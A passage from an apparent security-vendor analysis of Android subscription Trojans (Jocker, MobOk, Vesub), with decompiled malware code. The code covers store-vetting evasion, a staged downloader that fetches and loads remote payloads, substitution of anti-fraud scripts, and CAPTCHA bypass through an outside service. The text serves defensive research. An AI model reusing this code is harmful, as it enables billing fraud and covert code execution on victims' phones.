


Malware descriptions

Mobile subscription Trojans and their little tricks

Malware descriptions

06 May 2022

8 minute read

Table of Contents

- Jocker: Text message thief in Google Play
  - Jocker functions
  - Geography of Jocker attacks
- MobOk skirts CAPTCHA
  - Geography of MobOk attacks
- Vesub — beware of fake apps
  - Geography of Vesub attacks
- GriftHorse.l: read the small text
  - Geography of GriftHorse.l attacks
- GriftHorse.ae: don’t give out your number!
  - Geography of GriftHorse.ae attacks
- General statistics on Trojan subscribers
  - Geography of subscription Trojan attacks
- Conclusion
- Indicators of compromise (MD5)

Authors

- Expert Igor Golovin

Billing fraud is one of the most common sources of income for cybercriminals. There are currently a number of known mobile Trojans specializing in secretly subscribing users to paid services. They usually pay for legitimate services in a user's name and scammers take a cut from the money billed. These types of subscription fees tend to be fleeced from the phone balance.

A user who is genuinely interested in subscribing to a service normally needs to visit the content provider's website and click "subscribe." As Trojan apps are capable of simulating a click on this icon, service providers sometimes require a confirmation code sent in a text message to complete subscription. In other cases, marketplaces try to make it harder to automate subscription by using a CAPTCHA, while others analyze traffic and block subscription scams using anti-fraud solutions. Yet there are some types of malware which can bypass at least some of these protections.

Jocker: Text message thief in Google Play

Trojans from the Trojan.AndroidOS.Jocker family can intercept codes sent in text messages and bypass anti-fraud solutions. They're usually spread on Google Play, where scammers download legitimate apps from the store, add malicious code to them and re-upload them to the store under a different name. The trojanized apps fulfill their original purposes in most cases, and the user won't suspect they are a source of threats.

To bypass vetting on Google Play, the Trojan monitors whether it's gone live. The malicious payload will remain dormant while the app is stalled at the vetting stage.


```
public boolean nky(Context c) {
    PackageInfo packageInfo = c.getPackageManager().getPackageInfo(c.getPackageName(), 0);
    ljs.qvn.kjg.qvn.drv.nky(c.getPackageName());
    HttpURLConnection urlConn = this.nky("https://play.google.com/store/apps/details?id=" + c.getPackageName());
    urlConn.connect();
    int code = urlConn.getResponseCode();
    if(code == 200) {
        ByteArrayOutputStream bos = new ByteArrayOutputStream();
        drv.nky(urlConn.getInputStream(), bos);
        return new String(bos.toByteArray()).contains(packageInfo.versionName);
    }

    if(code == 404) {
        return false;
    }

    urlConn.disconnect();
    return false;
}
```

Checking availability on Google Play

While trojanized apps are removed from the store on a daily basis, it's constantly flooded by new ones to take their place. The screenshots below show examples of apps for messaging, monitoring blood pressure, and document scanning using your phone's camera, all of which were still available on Google Play at the end of February.



From left to right: messaging app (d3d8dbb9a4dffc1e7007b771e09b5b38), blood pressure app (ab168c7fbfa2f436d7deb90eb5649273), and document scanning app (77a6c1c2f782c699d1e73a940f36a527)

Jocker functions

Once the infected app is installed on your device, it requests access to text messages if its legitimate functionality requires it —— for example, if it poses itself as a messaging app. Otherwise, it requests access to notifications. Pop-up notifications about messages received also contain the text of these messages, so access to notifications allows the malware to intercept the confirmation codes to complete subscription.

Once launched, the malware downloads and launches a new file which inherits permissions from the infected app. The earliest versions of the Trojan downloaded the subscription app straight away. But presently Jocker is a staged downloader.

```
public static Object glassy(Context arg2) {
    Log.e("blown", "glassyglassy");
    new Thread(new Runnable() {
        @Override
        public void run() {
            try {
                blown.startSDK(arg2, "https://compan.oss-cn-hongkong.aliyuncs.com/photoback");
            }
            catch(Exception e) {
                e.printStackTrace();
            }
        }
    }).start();
    return null;
}
```

Downloading of Jocker's stage 1 payload. The scammers call their software SDK

```
Class v5_1 = (Class)new safedk.analytics.safedk.safedk.safedk.analytics(this.safedk(v5, "loadClass", new Class[]{String.class})).safedk(v3_1, new Object[]{"blown"});
this.g = this.analytics + this.a.substring(0, this.a.length());
if(Build.VERSION.SDK_INT == 39) {
    if(Build.VERSION.SDK_INT == 0xA2) {
        this.h = this.brandsafety(this.analytics);
        this.d = (this.brandsafety + this.n) / 0x1C1F + this.discoveries / 5594;
        return;
    }

    this.analytics(this.g, null, this.d);
    if(this.c.length() <= 2) {
        this.safedk(null);
        return;
    }

    this.h = (this.b - this.l) / 8564 + this.j % 6033;
    return;
}

this.m = this.creatives + this.g.substring(this.g.length());
Method v0_2 = this.safedk(v5_1, "glassy", new Class[]{v0_1});
```

Launch of the first stage

The scammers avoid detection by using different options for the initial payload download and launch. The entire process can involve a staged download of four files to deliver the final payload to the infected device, where only the last file is responsible for the main aim of subscribing the user.

```
private static void start(Context context) throws Exception {
    Class.forName("roadside").getMethod("glimpse", Context.class).invoke(null, context);
}

private static void startSDK(Context context, String sdkPath) throws Exception {
    HttpURLConnection conn = null;
    FileOutputStream baos = null;
    File dxFile = new File(context.getFilesDir(), "blown");
    File dxoptFile = new File(context.getFilesDir(), "birthdaybirthday");
    if(!dxoptFile.exists()) {
        dxoptFile.mkdirs();
    }

    try {
        if(!dxFile.exists() || dxFile.length() <= 0L) {
            conn = (HttpURLConnection)new URL(sdkPath).openConnection();
            conn.connect();
            if(conn.getResponseCode() == 200) {
                InputStream is = conn.getInputStream();
                FileOutputStream baos = new FileOutputStream(dxFile);
                byte[] buffer = new byte[0x400];
                while(true) {
                    int v14 = is.read(buffer);
                    if(-1 == v14) {
                        break;
                    }

                    baos.write(buffer, 0, v14);
                }

                baos.flush();
                baos = baos;
            }
        }

        ClassLoader pathClassLoader = context.getClassLoader();
        DexClassLoader dxClassloader = new DexClassLoader(dxFile.getPath(), dxoptFile.getPath(), null, pathClassLoader);
        Field pathList = BaseDexClassLoader.class.getDeclaredField("pathList");
        pathList.setAccessible(true);
        blown.together(pathClassLoader, dxClassloader, pathList);
        blown.start(context);
        baos.close();
        conn.disconnect();
    }
```

Launch of stage 2 payload (SDK)

```
roadside.console(context);
Class mainClass = new DexClassLoader(dxFile.getAbsolutePath(), dxoptFile.getAbsolutePath(), null, context.getClassLoader()).loadClass("com.xn3o");
i = 0;
while(true) {
label_81:
    if(i >= 3) {
        goto label_114;
    }

    new Thread(new Runnable() {
        @Override
        public void run() {
            try {
                mainClass.getMethod("xn3o", Context.class).invoke(null, context);
            }
            catch(Exception e) {
                e.printStackTrace();
            }
        }
    }).start();
    Thread.sleep(3000L);
```

Launch of the main payload (SDK) for subscription

The main payload basically follows a standard scheme: it receives a URL of the subscription page from the C&C server and opens it in an invisible window. Once the page is loaded, the Trojan injects it with scripts which request a subscription and confirm it using an intercepted code from the text message.

```
public class xn3o {
    public static void xn3o(Context arg14) {
        PackageInfo v0_9;
        String v0_7;
        StringBuilder v0_5;
        int v4;
        String v0_2;
        String v0 = arg14.getPackageName();
        Log.e(vgy7.bhu8, v0);
        Context v5 = arg14.getApplicationContext();
        if(bhu8.qaz1 == null) {
            bhu8.qaz1 = vgy7.wsx2;
            bhu8.vgy7 = v5.getSharedPreferences("bshwai", 0);
            bhu8.vgy7();
            bhu8.bhu8 = bhu8.vgy7.getInt("bshwai", 0);
            bhu8.mko0 = bhu8.vgy7.getString("tffhhk", null);
            TelephonyManager v0_1 = (TelephonyManager)v5.getSystemService("phone");
```

Code of Jocker’s main payload

Main “SDK” also has code for bypassing anti-fraud systems. For example, the malware can modify the X-Requested-With header in an HTTP request, which can be used to identify the particular app requesting a subscription. Jocker can also block or substitute anti-fraud scripts.

```
boolean v7 = "GET".equalsIgnoreCase(arg15.getMethod());
String v8 = arg15.getUrl().toString();
int v1 = !v8.startsWith(strings.LoadImageUrl) && !v8.contains("nextportal.hlifeplus.com") ? 0 : 1;
if(v8.contains("shield.monitoringservice.co/script.js?")) {
    String v0 = v8.substring(v8.length() - 0x20);
    String v1_1 = vgy7.vgy7.vgy7.vgy7.bhu8.vgy7(v8, "ak=", "&");
    String v2 = vgy7.vgy7.vgy7.vgy7.bhu8.vgy7(v8, "://", ".");
    v6.bhu8.log("MCP_OUTLINE_KEY:" + v0 + "  " + v1_1 + "  " + v2);
    v6.bhu8.log(v8);
    return v6.vgy7("", "", "this._shield = {};\nvar my_key = \"MCP_TOKEN\",\n    my_s = \"MCP_VENDOR\",\n    my_url = \"https://MCP_SITE.d.shield.monitoringservice.co/\";\nthis._shield.sEsocks =
}

if(v8.contains("monitoringservice")) {
    if((v8.contains("shield.monitoringservice.co/")) && !v8.contains("co/?d=") && !v8.contains("co/p.png?ak=")) {
        nji9 v0_1 = new vgy7.vgy7.vgy7.vgy7.nji9.bhu8(v6.edc3).vgy7(arg15.getRequestHeaders()).post_api_aoc(v8, v8.substring(v8.indexOf("shield.monitoringservice.co/") + 28).getBytes());
        return v6.vgy7(v0_1.bhu8(), v0_1.vgy7(), "".getBytes());
    }

    nji9 v0_2 = new vgy7.vgy7.vgy7.vgy7.nji9.bhu8(v6.edc3).vgy7(arg15.getRequestHeaders()).vgy7(v8);
    return v6.vgy7(v0_2.bhu8(), v0_2.vgy7(), "".getBytes());
}
```

Substitution of anti-fraud script

Geography of Jocker attacks

From January 2021 to March 2022, Jocker most frequently attacked users in Saudi Arabia (21.20%). Poland came second (8.98%) with Germany in third place (6.01%).

Geographical distribution of Kaspersky users attacked by the Jocker family, January 2021 — March 2022 (download)

The other countries in the TOP 10 where most users encountering Jocker were located were Malaysia (5.71%), the United Arab Emirates (5.50%), Switzerland (5.10%), South Africa (4.12%), Austria (3.96%), Russia (3.53%), and China (2.91%).

MobOk skirts CAPTCHA

Another subscription Trojan identified as Trojan.AndroidOS.MobOk was also first detected in an infected app on Google Play. However, this malware is now mainly spread as the payload of another Trojan called Triada, which is present in preinstalled apps (usually system apps) on certain smartphone models. It's also built into popular apps, such as the APKPure app store and a widely used modification of WhatsApp Messenger.

Trojan.AndroidOS.MobOk works on a principle similar to the malware described in the previous section. A subscription page is opened in an invisible window and a confirmation code stolen from a text message is stealthily entered there. If the malware is downloaded by Triada, it inherits Triada's access to text messages, but if MobOk is spread by itself, it will request access to notifications, similarly to Jocker.

MobOk differs from Jocker in its additional capability of bypassing CAPTCHA. The Trojan deciphers the code shown on the image by sending it to a special service.

```
public String getCodeFromPic(String arg7, String arg8) {
    StringBuilder v1 = new StringBuilder();
    try {
        JSONObject v2 = new JSONObject();
        v2.put("user", "gogent");
        v2.put("pass2", "5d93ceb70e2bf5daa84ec3d0cd2c731a");
        v2.put("softid", "897061");
        v2.put("codetype", arg7);
        v2.put("file_base64", arg8);
        HttpURLConnection v0_2 = (HttpURLConnection)new URL("http://upload.chaojiying.net/Upload/Processing.php").openConnection();
        v0_2.setRequestMethod("POST");
        v0_2.setDoInput(true);
        v0_2.setDoOutput(true);
        v0_2.setUseCaches(false);
        v0_2.getOutputStream().write(v2.toString().getBytes());
        InputStream v0_3 = v0_2.getInputStream();
        byte[] v2_1 = new byte[0x1000];
        while(true) {
            int v3 = v0_3.read(v2_1);
            if(v3 <= 0) {
                break;
            }

            v1.append(new String(v2_1), 0, v3);
        }

        if(v1.length() > 0) {
            JSONObject v0_4 = new JSONObject(v1.toString());
            if(v0_4.getInt("err_no") == 0) {
                return v0_4.getString("pic_str");
            }
        }

        return "";
    }
    catch(JSONException v0) {
        return "";
    }
    catch(IOException v0_1) {
    }

    return "";
```

Sending an image to a recognition service and receiving the recognized code

Geography of MobOk attacks


The country where users encountered MobOk Trojans most frequently from January 2021 to March 2022 was Russia (31.01%). Second place is occupied by India (11.17%), closely followed by Indonesia (11.02%).

Geographical distribution of users attacked by MobOk family, January 2021 — March 2022 (download)

Fourth and fifth place were taken by Ukraine (8.31%) and Algeria (5.28%). The other countries in the TOP 10 where the Trojan was most active were Mexico (2.62%), Brazil (1.98%), Germany (1.63%), Turkey (1.43%), and Malaysia (1.27%).

Vesub — beware of fake apps

A malware called Trojan.AndroidOS.Vesub is spread through unofficial sources and imitates popular games and apps like GameBeyond, Tubemate, Minecraft, GTA5 and Vidmate.



Examples of fake apps

Most of the apps completely lack any legitimate functionality. They begin subscribing straight after they're launched, while the user sees a loading window. However, there are some examples such as a fake GameBeyond app where the detected malware was accompanied by a random set of working games.

The subscription process used by Vesub is similar to the previous examples: the malware opens an invisible window, requests a subscription, and enters a code received in a text message.

Geography of Vesub attacks


Two out of every five users who encountered Vesub were in Egypt (40.27%). The family was also active in Thailand (25.88%) and Malaysia (15.85%).

Geographical distribution of users attacked by the Vesub family, January 2021 — March 2022 (download)

